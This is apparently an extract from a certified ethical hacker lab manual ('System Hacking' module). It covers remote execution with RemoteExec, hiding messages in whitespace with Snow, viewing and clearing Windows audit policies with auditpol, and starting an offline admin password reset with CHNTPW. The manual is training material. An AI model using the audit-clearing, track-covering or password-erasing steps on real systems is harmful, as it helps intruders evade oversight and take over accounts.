


FIGURE 10.5: RemoteExec File execution settings

7. Configuring the **Filter Section**:
 - a. For the **OS version**, select **=** from the drop-down menu and specify the operating system.
 - b. For the **OS level**, select **=** from the drop-down menu and select **Workstation**.
 - c. For the **IE version**, select **>=** from the drop-down menu and specify the IE version.

Automated reports:
You may want to get all these reports automatically by email each time a scheduled attempt has been done. To do this, follow the steps below

Module 05 – System Hacking

- d. For the **Service Pack**, select = from the drop-down menu and specify the service pack version.

 Once installed, RemoteExec and its documentation are accessible through the Windows Start menu. By default, RemoteExec is installed in evaluation mode.




FIGURE 10.6: RemoteExec Filter tab

 The remote job was automatically set with the filter option, "Don't execute again on a computer where the action was already executed." So, even if several execution attempts have been scheduled, the installation of Acrobat Reader is executed only once on each computer.

8. Selecting a **Target Computer**: Enter the target computer name manually by selecting **Name** from the drop-down list and clicking **OK**.




FIGURE 10.7: RemoteExec Add/Edit a computer

 Configure the report you want to generate automatically as if you wanted to display it. When you schedule a report, if you select the latest execution, the report is always generated for the latest execution.

9. To execute the defined action on the remote computer, click the **Launch** option in the right pane of the window.

 **Schedule the report:**
To configure schedule report, click on Schedule in the toolbar and, when prompted select the task that has been created previously to install Acrobat Reader.




FIGURE 10.8: RemoteExec executing the defined action

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
RemoteExec	File to Execute: Firefox setup 3.6.13.exe
	Computer Name: WIN-D39MRSHL9E4

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Hiding Data Using Snow Steganography

Snow is used to conceal messages in ASCII text by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. And if the built-in encryption is used, the message cannot be read even if it is detected.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Network steganography describes all the methods used for transmitting data over a network without it being detected. Several methods for hiding data in a network have been proposed, but the main drawback of most of them is that they do not offer a secondary layer of protection. If steganography is detected, the data is in plaintext. To be an expert ethical hacker and penetration tester, you must have sound knowledge of footprinting, scanning, and enumeration. This process requires an active connection to the machine being attacked.

Lab Objectives

The objective of this lab is to help students learn:

- Using Snow steganography to hide files and data
- Hiding files using spaces and tabs

Lab Environment

To carry out the lab, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

- Snow located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Whitespace Steganography\SNOW**
- Run this tool on **Windows Server 2012**
- You can also download the latest version of **Snow** from the link <http://www.darkside.com.au/snow/>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ

Lab Duration

Time: 10 Minutes

Overview of Snow

Snow exploits the steganographic nature of whitespace. Locating trailing whitespace in text is like finding a polar bear in a snowstorm. It uses the ICE encryption algorithm, so the name is thematically consistent.

Lab Task

1. Open a command prompt and navigate to **D:\CEH-Tool\CEHv8 module 05 system hacking\steganography\white space steganography\snow**
2. Open Notepad and type **Hello World!** and then press enter and press the Hyphen key to draw a line below it.
3. Save the file as **readme.txt**.

The encryption algorithm built in to snow is ICE, a 64-bit block cipher also designed by the author of snow. It runs in 1-bit cipher-feedback (CFB) mode, which although inefficient (requiring a full 64-bit encryption for each bit of output),





FIGURE 11.1: Contents of readme.txt

4. Type this command in the command shell: **readme2.txt**. It is the name of another that will be created automatically.
snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt(magic is the password, you can type your desired password also)

Module 05 – System Hacking




```
E:\CEH-Tools\CEHv8 Module 05 System Hacking\steganography\white space steganography\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt  
Compressed by 23.37%  
Message exceeded available space by approximately 571.43%.  
An extra 8 lines were added.  
E:\CEH-Tools\CEHv8 Module 05 System Hacking\steganography\white space steganography\Snow>
```

FIGURE 11.2: Hiding Contents of readme.txt and the text in the readme2.txt file

5. Now the data (“**My Swiss bank account number is 45656684512263**”) is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
6. The contents of **readme2.txt** are **readme.txt + My Swiss bank account number is 45656684512263**.
7. Now type **snow -C -p "magic" Readme2.txt**; this will show the contents of **readme.txt**.(magic is the password which was entered while hiding the data).


If you want to compress a long message, or one not containing standard text, you would be better off compressing the message externally with a specialized compression program, and bypassing snow’s optional compression step. This usually results in a better compression ratio.



```
E:\CEH-Tools\CEHv8 Module 05 System Hacking\steganography\white space steganography\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt  
Compressed by 23.37%  
Message exceeded available space by approximately 571.43%.  
An extra 8 lines were added.  
E:\CEH-Tools\CEHv8 Module 05 System Hacking\steganography\white space steganography\Snow>snow -C -p "magic" Readme2.txt  
My swiss bank account number is 45656684512263  
E:\CEH-Tools\CEHv8 Module 05 System Hacking\steganography\white space steganography\Snow>
```

FIGURE 11.3: Revealing the hidden data of **readme2.txt**

8. To check the file in a GUI , open the **readme2.txt** in Notepad and select **Edit→Select all**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs.



FIGURE

11.4: Contents of `readme2.txt` revealed with select all option

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Snow Steganography	Output: You will see the hidden data inside Notepad

Lab Questions

1. How would you hide the data of files with secret data in other files?
2. Which encryption is used in Snow?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Viewing, Enabling, and Clearing the Audit Policies Using Auditpol

Auditpol is a command in Windows Server 2012, Windows Server 2008, and Windows Server 2003 and is required for querying or configuring an audit policy at the subcategory level.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

To be an expert ethical hacker and penetration tester, you must have sound knowledge of footprinting, scanning, and enumeration. This process requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

You should also have knowledge on gaining access, escalating privileges, executing applications, hiding files, and covering tracks.

Lab Objectives

The objective of this lab is to help students learn:

- How to set audit policies

Lab Environment

To carry out the lab, you need:

- **Auditpol is a built-in command in Windows Server 2012**
- You can see the more audit commands from the following link:
<http://technet.microsoft.com/en-us/library/cc731451%28v=ws.10%29.aspx> for **Windows Server 2012**
- Run this on **Windows Server 2012**

Lab Duration

Time: 10 Minutes

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 05 System Hacking

Overview of Auditpol

Auditpol displays information on performance and functions to **manipulate** audit policies.

Lab Task

/get

Displays the current audit policy.

/set

Sets the audit policy.

/list

Displays selectable policy elements.

/backup

Saves the audit policy to a file.

1. Select **Start → Command Prompt**.
2. **Administrator:** A command prompt will appear as shown in the following figure.



FIGURE 12.1: Administrator: Command Prompt in windows server 2012

3. To **view** all the audit policies, type the following command in the command prompt:
auditpol /get /category:*
4. Press **Enter**.

Module 05 – System Hacking

/restore
Restores the audit policy from a file that was previously created by using auditpol /backup.

/clear
Clears the audit policy.

/remove
Removes all per-user audit policy settings and disables all system audit policy settings.

```
Administrator: Command Prompt
Microsoft Windows [Version 6.2.8400]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>auditpol /get /category:*
System audit policy
Category/Subcategory Setting
System
  Security System Extension No Auditing
  System Integrity No Auditing
  IPsec Driver No Auditing
  Other System Events No Auditing
  Security State Change No Auditing
Logon/Logoff
  Logon No Auditing
  Logoff No Auditing
  Account Lockout No Auditing
  IPsec Main Mode No Auditing
  IPsec Quick Mode No Auditing
  IPsec Extended Mode No Auditing
  Special Logon No Auditing
  Other Logon/Logoff Events No Auditing
  Network Policy Server No Auditing
  User / Device Claims No Auditing
Object Access
  File System No Auditing
  Registry No Auditing
  Kernel Object No Auditing
  SAM No Auditing
  Certification Services No Auditing
  Application Generated No Auditing
  Handle Manipulation No Auditing
  File Share No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events No Auditing
  Detailed File Share No Auditing
  Removable Storage No Auditing
  Central Policy Staging No Auditing
Privilege Use
  Non Sensitive Privilege Use No Auditing
  Other Privilege Use Events No Auditing
  Sensitive Privilege Use No Auditing
Detailed Tracking
  Process Creation No Auditing
  Process Termination No Auditing
  DPMPI Activity No Auditing
  RPC Events No Auditing
Policy Change
  Authentication Policy Change No Auditing
  Authorization Policy Change No Auditing
  MPSSUC Rule-Level Policy Change No Auditing
  Filtering Platform Policy Change No Auditing
  Other Policy Change Events No Auditing
  Audit Policy Change No Auditing
Account Management
```

FIGURE 12.2: Auditpol viewing the policies

- To **enable** the audit policies, type the following command in the command prompt:

```
auditpol /set /category:"system","account logon" /success:enable
/failure:enable
```

- Press **Enter**.

/resourceSACL
Configures global resource system access control lists (SACLs).

```
Administrator: Command Prompt
Directory Service Changes No Auditing
Directory Service Replication No Auditing
Detailed Directory Service Replication No Auditing
Directory Service Access No Auditing
Account Logon
  Kerberos Service Ticket Operations No Auditing
  Other Account Logon Events No Auditing
  Kerberos Authentication Service No Auditing
  Credential Validation No Auditing
C:\Users\Administrator>auditpol /set /category:"system","account logon"
:enable /failure:enable
The command was successfully executed.

C:\Users\Administrator>
```

FIGURE 12.3: Auditpol Local Security Policies in Windows Server 2012

7. To check if audit policies are enabled, type the following command in the command prompt **auditpol /get /category:***
8. Press **Enter**.

```
Auditpol /get
[/user[:<username>] <{sid
}>]
[/category:* | <name> | <{g
uid}>[;<name| <{guid}>
...]]
[/subcategory:* | <name> |
<{guid}>[;<name| <{guid
}>...]]
[/option:<option name>]
[/sd]
[/r]
```



```
Auditpol /set
[/user[:<username>] <{sid
}>][/include][/exclude]
[/category:<name> | <{gui
d}>[;<name| <{guid}>...
]]
[/success:<enable> | <dis
able>][/failure:<enable> | <
disable>]
[/subcategory:<name> | <{
guid}>[;<name| <{guid}>
...]]
[/success:<enable> | <dis
able>][/failure:<enable> | <
disable>]
[/option:<option name>
/value:
<enable> | <disable>]
```

Category/Subcategory	Setting
System	Success and Failure
Security System Extension	Success and Failure
System Integrity	Success and Failure
IPsec Driver	Success and Failure
Other System Events	Success and Failure
Security State Change	Success and Failure
Logon/Logoff	Success and Failure
Logon	No Auditing
Logoff	No Auditing
Account Lockout	No Auditing
IPSec Main Mode	No Auditing
IPSec Quick Mode	No Auditing
IPSec Extended Mode	No Auditing
Special Logon	No Auditing
Other Logon/Logoff Events	No Auditing
Network Policy Server	No Auditing
User / Device Claims	No Auditing
Object Access	No Auditing
File System	No Auditing
Registry	No Auditing
Kernel Object	No Auditing
SHM	No Auditing
Certification Services	No Auditing
Application Generated	No Auditing
Handle Manipulation	No Auditing
File Share	No Auditing
Filtering Platform Packet Drop	No Auditing
Filtering Platform Connection	No Auditing
Other Object Access Events	No Auditing
Detailed File Share	No Auditing
Removable Storage	No Auditing
Central Policy Staging	No Auditing
Privilege Use	No Auditing
Non Sensitive Privilege Use	No Auditing
Other Privilege Use Events	No Auditing
Sensitive Privilege Use	No Auditing
Detailed Tracking	No Auditing
Process Creation	No Auditing
Process Termination	No Auditing
DPAPI Activity	No Auditing
RPC Events	No Auditing
Policy Change	No Auditing
Authentication Policy Change	No Auditing
Authorization Policy Change	No Auditing


FIGURE 12.4: Auditpol enabling system and account logon policies

9. To **clear** the audit policies, type the following command in the command prompt:

auditpol /clear /y

10. Press **Enter**.

Module 05 – System Hacking



```

Administrator: Command Prompt
Computer Account Management      No Auditing
Security Group Management        No Auditing
Distribution Group Management   No Auditing
Application Group Management    No Auditing
Other Account Management Events  No Auditing
DS Access
Directory Service Changes        No Auditing
Directory Service Replication   No Auditing
Detailed Directory Service Replication  No Auditing
Directory Service Access        No Auditing
Account Logon
Kerberos Service Ticket Operations Success and Failure
Other Account Logon Events      Success and Failure
Kerberos Authentication Service Success and Failure
Credential Validation          Success and Failure
C:\Users\Administrator>auditpol /clear /y
The command was successfully executed.

C:\Users\Administrator>


```

FIGURE 12.5: Auditpol clearing the policies

11. To check if the audit policies are cleared, type the following command in the command prompt:

auditpol /get /category:*

12. Press **Enter**.



```

Administrator: Command Prompt
C:\Users\Administrator>auditpol /get /category:*
System audit policy
Category/Subcategory      Setting
System
  Security System Extension      No Auditing
  System Integrity                No Auditing
  IPsec Driver                   No Auditing
  Other System Events             No Auditing
  Security State Change          No Auditing
Logon/Logoff
  Logon                          No Auditing
  Logoff                         No Auditing
  Account Lockout                No Auditing
  IPsec Main Mode                No Auditing
  IPsec Quick Mode               No Auditing
  IPsec Extended Mode            No Auditing
  Special Logon                  No Auditing
  Other Logon/Logoff Events      No Auditing
Network Policy Server
  User / Device Claims           No Auditing
Object Access
  File System                    No Auditing
  Registry                       No Auditing
  Kernel Object                  No Auditing
  SAM                            No Auditing
  Certification Services         No Auditing
  Application Generated         No Auditing
  Handle Manipulation            No Auditing
  File Share                     No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection  No Auditing
  Other Object Access Events    No Auditing
  Detailed File Share            No Auditing
  Removable Storage              No Auditing
  Central Policy Staging         No Auditing
  Privilege Use
    Non Sensitive Privilege Use  No Auditing
    Other Privilege Use Events   No Auditing
    Sensitive Privilege Use     No Auditing
  Detailed Tracking
    Process Creation              No Auditing
    Process Termination           No Auditing
    DPC Activity                 No Auditing
    RPC Events                   No Auditing
  Policy Change
    Authentication Policy Change  No Auditing
    Authorization Policy Change  No Auditing
    MPSSUC Rule-Level Policy Change  No Auditing
    Filtering Platform Policy Change  No Auditing
    Other Policy Change Events   No Auditing
    Audit Policy Change          No Auditing
  Account Management

```

FIGURE 12.6: Auditpol clearing the audit policies

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
AuditPol	Result open Auditpol Category: <ul style="list-style-type: none">▪ System▪ Account Logon

Questions

1. How do you configure global resource SACLs using Auditpol?
2. Evaluate a report or backup an audit policy to a comma separated value (CSV) text file.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**13**

Password Recovery Using CHNTPW.ISO

CHNTPW.ISO is a password recovery tool that runs on Windows Server 2003, Windows Server 2008, and Windows 7 Virtual Machine.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Nowadays, attacking the password is one of the most straightforward hacking attacks. Passwords are the most common access control method used by system administrators to manage the usage of network resources and applications. There are numerous feasible methods to crack passwords. To be an expert ethical hacker and penetration tester, you must have sound knowledge of footprinting, scanning, and enumeration. This process requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

In this lab, we show you how to erase or recover an admin password using CHNTPW.ISO.

Lab Objectives

The objective of this lab is to help students learn:

- Recovering the Password of Windows Server 2008

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking\Lab Materials\Lab 13\Lab 13

Lab Environment

To carry out the lab, you need:

- CHNTPW.ISO located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Lab Materials\Lab 13\Lab 13\CHNTPW.ISO\cd110511**
- CHNTPW.ISO is tool to recover/erase the administrator passwords for Windows Server 2008
- A computer running with Windows Server 2008 as Virtual Machine

Lab Duration

Time: 15 Minutes

Overview of CHNTPW.ISO

CHNTPW.ISO is an offline NT password and registry editor, boot disk/CD.

Lab Task

1. Start Hyper-V Manager by selecting **Start → Hyper-V Manager**.
2. Before starting this lab make sure that **Windows Server 2008** Virtual Machine is shut down.
3. Now select **Windows Server 2008** Virtual Machine and click **Settings** in the right pane of Hyper-V..

▀ Offline NT Password & Registry Editor can delete any password from nearly any installation of Windows almost instantly.

▀ Offline NT Password & Registry Editor simply deletes passwords instead of displaying them making it fast and easy to use.




FIGURE 13.1: CHNTPW.ISO Windows Server 2008 settings

4. Select **DVD drive** from **IDE controller** in the left pane of **Settings** for Windows Server 2008.
5. Check the **Image file** option and browse for the location of **CHNTPW.ISO**, and select **Apply→OK**.

▀ No installation in Windows is required making this program an easy alternative to many other password recovery tools.

Module 05 – System Hacking

Offline NT Password & Registry Editor is completely free to download and use.

